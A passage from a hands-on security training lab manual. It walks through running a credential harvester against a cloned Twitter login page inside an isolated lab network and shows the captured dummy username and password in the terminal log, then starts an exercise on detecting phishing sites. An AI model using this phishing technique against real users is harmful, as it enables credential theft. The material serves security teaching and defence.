


Figure 2.54 Screenshot of PLABKALI01: Entering the IP address of PLABKALI01.

Step 6

You need to select the pre-defined template. Press the following key:

Press **Enter**.




Figure 2.55 Screenshot of PLABKALI01: Typing 3 to select a pre-defined template and pressing Enter.

Step 7

On the next screen, press **Enter**.




Figure 2.56 Screenshot of PLABKALI01: Pressing the Enter key.

Step 8

Notice that **Credential Harvester** has started on port **80**.

Typically, you would send the URL or the cloned Website link to the user via an E-mail. In this lab environment, you will test out how the process works.

Connect to **PLABWIN10**




Figure 2.57 Screenshot of PLABWIN10: Displaying the Desktop

Step 9

Open the **Edge** browser from the Taskbar and browse to the following site:

`http://192.168.0.4`




Figure 2.58 Screenshot of PLABWIN10: Displaying browsing to the spoofed web address.

Note: In a real-world scenario, the user would be tricked to browsing to the website impersonating the original website through an email or a phone call. The malicious attacker will modify the impersonating website to resemble the original website as close as possible.

Step 10

Notice that the Website is not exactly the replica of **Twitter**, but it has all the fields that you require to capture information.

Scroll down to the **Username** text box, type the following name:

mjfox

In the **Password** text box, type the following password:

password

Click **Sign In**.

Note: You can use any username and password. Avoid using a real username and password. If prompted to save password, click **No**.





Figure 2.59 Screenshot of PLABWIN10: Entering the user credentials on the displayed Webpage.

Note: After signing in, the page may come up with a **Can't connect securely to this page** notice. This will not affect the PLABKALIo1 output.

Step 11

Switch back to **PLABKALIo1**

In the terminal window notice that the username and password has been captured.



The screenshot shows a Google Chrome browser window with the address bar displaying a URL from dev.practice-labs.com. The browser's top bar shows the time as 10:29. A terminal window is open in the foreground, displaying the output of a directory traversal attack. The terminal output includes several HTTP requests and responses, as well as a message indicating that a hit was found. The captured credentials are displayed in red text: POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=mjfox and POSSIBLE PASSWORD FIELD FOUND: session[password]=password. The terminal also shows a message indicating that the user should hit control-C to generate a report.

```
root@PLABKALIo1: ~  
File Edit View Search Terminal Help  
192.168.0.3 - - [28/Nov/2019 10:27:20] "GET /favicon.ico HTTP/1.1" 404 -  
192.168.0.3 - - [28/Nov/2019 10:27:22] "GET / HTTP/1.1" 200 -  
192.168.0.3 - - [28/Nov/2019 10:27:25] "GET / HTTP/1.1" 200 -  
directory traversal attempt detected from: 192.168.0.3  
192.168.0.3 - - [28/Nov/2019 10:27:30] "GET /favicon.ico HTTP/1.1" 404 -  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=mjfox  
POSSIBLE PASSWORD FIELD FOUND: session[password]=password  
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52  
PARAM: scribe_log=  
POSSIBLE USERNAME FIELD FOUND: redirect after login=  
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
directory traversal attempt detected from: 192.168.0.3  
192.168.0.3 - - [28/Nov/2019 10:27:41] "GET /favicon.ico HTTP/1.1" 404 -  
directory traversal attempt detected from: 192.168.0.3  
192.168.0.3 - - [28/Nov/2019 10:27:59] "GET /favicon.ico HTTP/1.1" 404 -  
192.168.0.3 - - [28/Nov/2019 10:28:00] "GET / HTTP/1.1" 200 -  
192.168.0.3 - - [28/Nov/2019 10:28:04] "GET / HTTP/1.1" 200 -  
directory traversal attempt detected from: 192.168.0.3  
192.168.0.3 - - [28/Nov/2019 10:28:15] "GET /favicon.ico HTTP/1.1" 404 -
```

Figure 2.60: Screenshot of PLABKALIo1: Showing the captured user credentials in the terminal window.

Close the terminal window.

Exercise 3 - Preventing Social Engineering Exploitation

Social engineering is a method to convince a user to share confidential information, which could be official or personal. For example, you could receive an E-mail claiming that your bank account is locked or frozen. You need to click on the given URL and provide your credentials to unlock your bank account. This can be a tricky situation for many users as they get apprehended and without a second thought, click on the URL and share the user credentials. This method is called Phishing, which is one of the methods of social engineering covered earlier in this module.

There are several methods that allow you to detect phishing; either by using a toolbar or through a Website that specializes in detecting phished Websites.

In this exercise, you will learn to detect phished Websites.

Learning Outcomes

After completing this exercise, you will be able to:

- Use the Netcraft Toolbar
- Use the PhishTank Website

Your Devices

You will be using the following devices in this lab. Please power on this device.

- **PLABDCo1** - (Windows Server 2019 - Domain Controller)
- **PLABKALI01** - (Kali 2019.2 - Linux Kali Workstation)
- **PLABWIN10** - (Windows 10 - Domain Member)



PLABDC01
Domain Server
Windows Server 2019
192.168.0.1



PLABWIN10
Domain Member
Windows 10
192.168.0.3



PLABKALI01
Kali Workstation
2019.2
192.168.0.4

Task 1 - Install Firefox

Firefox is a Web browser developed by Mozilla.

In this task, you will learn to install Firefox. To do this, perform the following steps:

Step 1

Ensure that you have logged into **PLABWIN10**.

Click the **Microsoft Edge** icon in the taskbar.

